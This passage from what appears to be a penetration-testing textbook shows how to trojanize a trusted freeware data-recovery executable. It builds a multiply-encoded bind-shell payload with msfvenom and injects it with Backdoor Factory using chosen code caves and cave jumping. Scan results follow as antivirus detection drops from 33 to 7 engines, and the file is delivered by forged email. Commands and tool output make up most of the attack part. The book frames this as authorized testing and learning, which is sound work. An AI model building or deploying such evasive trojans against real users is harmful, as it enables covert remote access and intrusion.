- `--xp_mode` enables your creation to run on Windows XP. That's right: by default, a BDF Trojan will crash on XP. This is a sandbox countermeasure: as XP is becoming less and less popular as an actual home (or production) operating system, it's still finding use in VMs and other environments where you can detonate digital explosives without fear of damaging something valuable. Of course, modern sandboxing takes place in any operating system you please, so this option won't make an enormous difference. Be aware of it in the event that you're explicitly targeting XP—plenty of production environments still use XP for application compatibility reasons.
- `--code_sign` is very useful in the case of secure environments that only trust signed code. This allows you to sign your creation with your own signing certificate and private key. Naturally, you won't possess legitimate ones for some major software maker (right?), but if the check is for the simple fact that the code is signed with *any* certificate, then this option is very handy. If you aren't signing your file, then you need to pass `--zero_cert`.

This tool gives us quite a bit of control over the injection process. With this kind of low-level control, we can understand our projects more intimately and fine-tune our Trojans according to our needs. Let's go ahead and pick an executable that will become our infected program, and do some low-level analysis.

Trojan engineering with BDF and IDA

The best target binaries are lightweight and portable; that is, they have few or no dependencies. A program that requires a full installation isn't ideal. We're going to suppose that an employee at our client uses a lightweight piece of freeware for data recovery purposes – in fact, we'll reintroduce the data recovery tool we used in `Chapter 6`, *Advanced Exploitation in Metasploit*. During our reconnaissance phase, we established a trust relationship between this employee and another person at the company. We also discovered an open SMTP relay, so we'll be trying a social engineering attack suggesting that the employee download the newer version. We'll send a link that would actually point at our Kali box to pull the Trojaned file.

Before we get started, we will confirm the current status of our target executable from an antivirus community trust perspective:




No engines detected this file

0 / 64

SHA-256	6c5286f00ecd9491143ece3d0f7482a91e99a98f8a3e14c678565f5a6bd06192
File name	DataRecovery.exe
File size	412 KB
Last analysis	2018-05-31 18:21:51 UTC
Community score	+27


As you can see, this particular program is known by the community to be trustworthy. This helps us when trying to gauge the level of evasion we are accomplishing. Grab some coffee and let's proceed. First, we'll create our own payload with `msfvenom`:

```
# msfvenom --arch x86 --platform windows --payload windows/shell/bind_tcp
EXITFUNC=thread LPORT=1066 --encoder x86/shikata_ga_nai --iterations 5 >
trojan.bin
```



```
root@troy:~# msfvenom --arch x86 --platform windows --payload windows/shell/bind_tcp
EXITFUNC=thread LPORT=1066 --encoder x86/shikata_ga_nai --iterations 5 > trojan.bin
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 357 (iteration=0)
x86/shikata_ga_nai succeeded with size 384 (iteration=1)
x86/shikata_ga_nai succeeded with size 411 (iteration=2)
x86/shikata_ga_nai succeeded with size 438 (iteration=3)
x86/shikata_ga_nai succeeded with size 465 (iteration=4)
x86/shikata_ga_nai chosen with final size 465
Payload size: 465 bytes
```

Do you remember those days of plenty when we could use the meterpreter reverse connection payload? That was back when we were wealthy; where 179 kilobytes made us snootily laugh. Those days are gone when we're dealing with potentially tiny code caves. I've used `windows/shell/bind_tcp` in this case as it's far smaller. This affords us room to do multiple iterations of `x86/shikata_ga_nai`. Even with five iterations, we end up with a paltry 465 bytes. The attack will thus require us to connect to the target instead of waiting for the connection back. For my later analysis of the final product, I'll examine the payload with `xxd` right now so I can grab some of the raw bytes:




```
root@troy:~# xxd trojan.bin
00000000: bd72 e38e 24dd c5d9 7424 f45e 2bc9 b16e  .r..$...t$.^+..n
00000010: 316e 1483 c604 036e 1090 1655 eb8d ad4e  1n.....n...U...N
00000020: 0077 f066 dc73 4248 d4ca 3c9b 9436 4019  .w.f.sBH..<..6@.
00000030: 5c45 3488 bf55 578b a8cf 93c0 43ec 539e  \E4..UW.....C.S.
00000040: 05ae aaa0 114d 8f30 41a3 04b2 5269 2128  .....M.0A...Ri!(
00000050: c022 06f2 adcb 30d6 ea62 4c8c 45e4 a716  ."....0..bL.E...
```

Next, we'll fire up BDF and pass our encoded binary as user-supplied shellcode:


```
# backdoor-factory --file=DataRecovery.exe --
shell=user_supplied_shellcode_threaded --user_shellcode=trojan.bin --
output-file=datarec.exe --zero_cert
```

This is where we have some control over the process. Take a look at this prompt, where the appropriate code caves have been identified:




```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 924
[*] All caves lengths:  924
############################################################
The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
############################################################
[*] Cave 1 length as int: 924
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x284 End: 0xffc; C
ave Size: 3448
2. Section Name: .text; Section Begin: 0x1000 End: 0x4b000; Cave begin: 0x4a47f End:
0x4affc; Cave Size: 2941
3. Section Name: .rdata; Section Begin: 0x4b000 End: 0x5c000; Cave begin: 0x5b3f0 End
: 0x5bffc; Cave Size: 3084
```

Let's take a dive into the machine code for this program and examine these memory locations. What we're really after is a suitable code cave to place a payload. We take the binary and load it up in IDA. Then, we switch to the **Hex View** tab to take a look at the raw bytes that make up this program as it appears on disk. I'll pick on code cave number two; 2,941 bytes in length, it begins at `0x4a47f`, and ends at `0x4affc`:



```
0004A400  74 FD FF B9 60 00 46 00  E9 36 74 FD FF B9 00 1A  t...`.F.........
0004A410  46 00 E9 2C 74 FD FF B9  A0 18 46 00 E9 E6 2A FD  F.........F.....
0004A420  FF B9 F8 18 46 00 E9 DC  2A FD FF B9 50 19 46 00  ....F.......P.F.
0004A430  E9 D2 2A FD FF B9 A8 19  46 00 E9 C8 2A FD FF B9  ........F.......
0004A440  1C 1A 46 00 E9 2B 79 FD  FF B9 18 1A 46 00 E9 F0  ..F.........F...
0004A450  73 FD FF B9 28 1A 46 00  E9 1F 72 FD FF B9 20 1D  s...(.F....... .
0004A460  46 00 E9 DC 73 FD FF B9  E8 27 46 00 E9 C4 C4 FF  F...............
0004A470  FF B9 24 28 46 00 E9 A5  C5 FF FF 00 00 00 00 00  ..$(F...........
0004A480  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A490  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A4A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A4B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A4C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A4D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A4E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A4F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A500  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A510  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A520  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A530  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A540  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A550  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A560  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A570  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A580  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A590  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A5A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A5B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A5C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A5D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0004A5E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

This looks like a cozy spot for our shellcode. We continue by passing 2 to BDF and it spits out our Trojaned executable. I bet you're feeling like a truly elite world-class hacker at this point. Not so fast, Grasshopper—get your evil creation scanned and see how we did on evasion:



33 / 67

33 engines detected this file


SHA-256	053db35407039bebcaa8fcfaf95b8fae1314b38f3fcfb428d82b76aa2c8d14d4
File name	datarec.exe
File size	412 KB
Last analysis	2018-06-12 04:13:36 UTC

Oh, my. Just about one out of every two scanners picked this up. What happened here? For one, we didn't employ cave jumping, so our payload was dumped into one spot. We're going to try cave jumping and then experiment with different sections of the executable:

```
# backdoor-factory --file=DataRecovery.exe --
shell=user_supplied_shellcode_threaded --cave_jumping --
user_shellcode=trojan.bin --output-file=datarec3.exe --zero_cert
```


A more advanced analysis of the flow of execution in our chosen program would help us identify the appropriate injection points. For those of us in the field, where time is of the essence, I encourage you to set up a lab that replicates the target's antimalware defenses as accurately as possible. Reconnaissance can often yield us information about corporate antivirus solutions (hint: conduct open source recon on technical support forums) and we can create payloads via trial and error.

As we're cave jumping, we have control over which null byte blocks get our chunk of shellcode:



```
 End: 0x5c255; Cave Size: 468
7. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5c28b
 End: 0x5c454; Cave Size: 457
8. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5c589
 End: 0x5c756; Cave Size: 461
9. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5c793
 End: 0x5c95c; Cave Size: 457
10. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5cac
1 End: 0x5cc95; Cave Size: 468
11. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5ccc
b End: 0x5ce94; Cave Size: 457
12. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5cf1
1 End: 0x5d0e5; Cave Size: 468
13. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5d11
b End: 0x5d2e4; Cave Size: 457
23. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5efe
5 End: 0x5f20c; Cave Size: 551
26. Section Name: None; Section Begin: None End: None; Cave begin: 0x5fca3 End:
0x6000a; Cave Size: 871
**************************************************
[!] Enter your selection: 7
[!] Using selection: 7
[*] Changing flags for section: .data
[*] Cave 2 length as int: 528
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x284 End: 0xf
fc: Cave Size: 3448
2. Section Name: .text; Section Begin: 0x1000 End: 0x4b000; Cave begin: 0x4a47f
End: 0x4affc; Cave Size: 2941
5. Section Name: .rdata; Section Begin: 0x4b000 End: 0x5c000; Cave begin: 0x5b3f
0 End: 0x5bffc; Cave Size: 3084
23. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5efe
5 End: 0x5f20c; Cave Size: 551
26. Section Name: None; Section Begin: None End: None; Cave begin: 0x5fca3 End:
0x6000a; Cave Size: 871
**************************************************
[!] Enter your selection: 2
[!] Using selection: 2
```

When I selected my caves more carefully, trying to scatter the execution a bit, I ended up with a much better evasion rate:




7 engines detected this file

SHA-256 2a34c9cebec585132d07314e232bd625c52f8a956c48eca003b4238542b8a94c
File name datarec3.exe
File size 412 KB
Last analysis 2018-06-12 04:39:35 UTC


7 / 66

When we're happy with the payload, we deliver it via our chosen vector (in our scenario, as a local URL sent via a forged email) and wait for the victim to execute the Trojan. Here, we see the backdoored DataRecovery tool working normally, but in the background, port `1066` is open and waiting for our connection:



```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1066           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5357         127.0.0.1:49159        TIME_WAIT
  TCP    192.168.108.119:139    0.0.0.0:0              LISTENING
  TCP    192.168.108.119:49158  192.168.108.12:3911    TIME_WAIT
  TCP    [::]:135               [::]:0                 LISTENING
  TCP    [::]:445               [::]:0                 LISTENING
  TCP    [::]:5357              [::]:0                 LISTENING
  TCP    [::]:49152             [::]:0                 LISTENING
  TCP    [::]:49153             [::]:0                 LISTENING
  TCP    [::]:49154             [::]:0                 LISTENING
  TCP    [::]:49155             [::]:0                 LISTENING
  TCP    [::]:49157             [::]:0                 LISTENING
  UDP    0.0.0.0:3702           *:*
  UDP    0.0.0.0:3702           *:*
```

As part of your study to get a better handle on what's happening behind the scenes, don't forget to dump your Trojan into IDA and look for your shellcode. When you have the file open in IDA, hit *Alt+B* to conduct a search for a string of hex characters. Look for your shellcode bytes (as we recovered them in `xxd`, previously):



Binary search

Enter binary search string:

String: bd 72 e3 8e 24 dd c5 d9 74 24 f4 5e

- [ ] Match case
- [ ] Unicode strings
- [ ] Search Up
- [ ] Find all occurrences

[✓ Hex] Decimal Octal

Summary

In this chapter, we revisited shellcoding concepts to demonstrate a unique take on buffer overflows called heap spraying. As a part of this exercise, we walked through coding a JavaScript-based web page that preps the target's memory with our payload before tricking the user into triggering the exploit. In order to understand the attack (as well as enhance our exploit research and development skills), we learned how to debug Windows applications and examine the state of memory and registers in real time. After this lab, we took a brief dive into the theory of Metasploit's shellcode generation and understood the function and role of encoders. We explored Windows executable payloads with a quick and easy disassembler within Kali, and grepped for byte sequences to learn how to identify patterns in encoded shellcode. Finally, we explored patching legitimate executables to make them effective Trojans using our own payload. A part of this process was a review of the injection points with the IDA disassembler.

In the next chapter, we'll take our programming fundamentals to the next level with return-oriented programming, a technique that allows us to bypass memory protections designed to thwart the shellcoding attacks we've covered so far.

Questions

1. Distributing our NOP sled and shellcode payload throughout heap space in order to remove the guesswork in identifying viable return addresses is called _________.
2. What's the difference between the `js_be` and `js_le` shellcode output formats?
3. If our shellcode payload is in Unicode format, what JavaScript function should we use to extract the raw bytes?
4. Identify the command you'd use to attach WinDbg to PID 4566 while creating a graphical session with the debugger.
5. I can pass `da 11ffa93b` to the WinDbg command window to display raw hex bytes in memory at `0x11ffa93b`. (True | False)
6. Code caves are sections in backdoor target executables composed of `0x90` NOPs where we can stash our shellcode. (True | False)
7. When would we need `--xp_mode` when patching a target executable with BDF?

Further reading

Download WinDbg for Windows: `https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugger-download-tools`

11
Bypassing Protections with ROP

When I'm in conversations with friends and family about airport security, a quip I often hear is *maybe we should just ban the passengers*. Though this is obviously facetious, let's think about it for a moment—no matter what we do to screen everyone walking onto an airplane, we have to allow at least some people through the gates—particularly, the pilots. There's a clear divide between the malicious outsider with no good intention and the trusted insider who, by virtue of his or her role, must be given the necessary access to get some work done. Let's think of the malicious outsiders trying to get on the plane with all kinds of nasty stuff as shellcode, and the trusted pilot who runs the show as the legitimate native binary. With perfect security screening guaranteeing that no malicious individual can walk onto a plane, you will still have to trust that the pilot isn't corrupted by an outside influence; his or her power being leveraged to execute a malicious deed.

Welcome to the concept of return-oriented programming, where the world we live in is a paradise in which no shellcode can be injected and executed, but we've figured out how to leverage the code that's already there to do our dirty work. We're going to learn how combining the density of the x86 instruction set with a good old-fashioned buffer vulnerability in a program allows us to construct almost any arbitrary functionality. We'll take a break from injecting bad code and learn how to turn the good code against itself.

In this chapter, we will do the following:

- Understand core defense concepts, such as **Data Execution Prevention** (**DEP**) and **address space layout randomization** (**ASLR**)
- Learn how to examine machine code and memory to identify instructions that we can leverage for our purposes, called **gadgets**
- Understand the different types of ROP-based attacks
- Explore the tools used by hackers to pull off ROP attacks
- Write and attack a vulnerable C program

Technical requirements

You will require the following for ROP:

- 32-bit Kali Linux 2017.3
- ROPgadget


DEP and ASLR – the intentional and the unavoidable

So far, we've only mentioned these concepts in passing: DEP, also called NX for no-execute) and ASLR. I'm afraid we can't put them off forever. I think I hear a couple of hackers at the back saying, *good! It took the impact out of the demonstrations when we had to disable basic protection to make the attack work*. Fair enough. When we introduced a basic buffer overflow in Chapter 7, *Stack and Heap–Memory Management*, we explicitly disabled ASLR; and in the last chapter on heap spraying, we relied on DEP being weakly configured. (To be fair, Windows 7 comes out of the box like that.) This is all by design, though: we can't understand the core concept without taking a step back first. These protection mechanisms are *responses* to the attacks we've demonstrated. But look at me, going off on a tangent again without defining these simple concepts.

Understanding DEP

Remember where we stuff our shellcode? Into the stack or the heap, which is memory set aside for a thread of execution. When a function is running, space is allocated for variables and other data needed to get the work done; in other words, these are areas that are not intended to contain executable code. Picking some spot in memory to store a number, but then later being told, *hey, remember that spot in memory? Let's execute whatever's sitting there*, should be suspicious. But don't forget that processors are incredible, lightning-fast, and dumb. They will do what they're told. This simple design of executing whatever is sitting at the location pointed to by the instruction pointer is what the shellcoding hacker exploits.

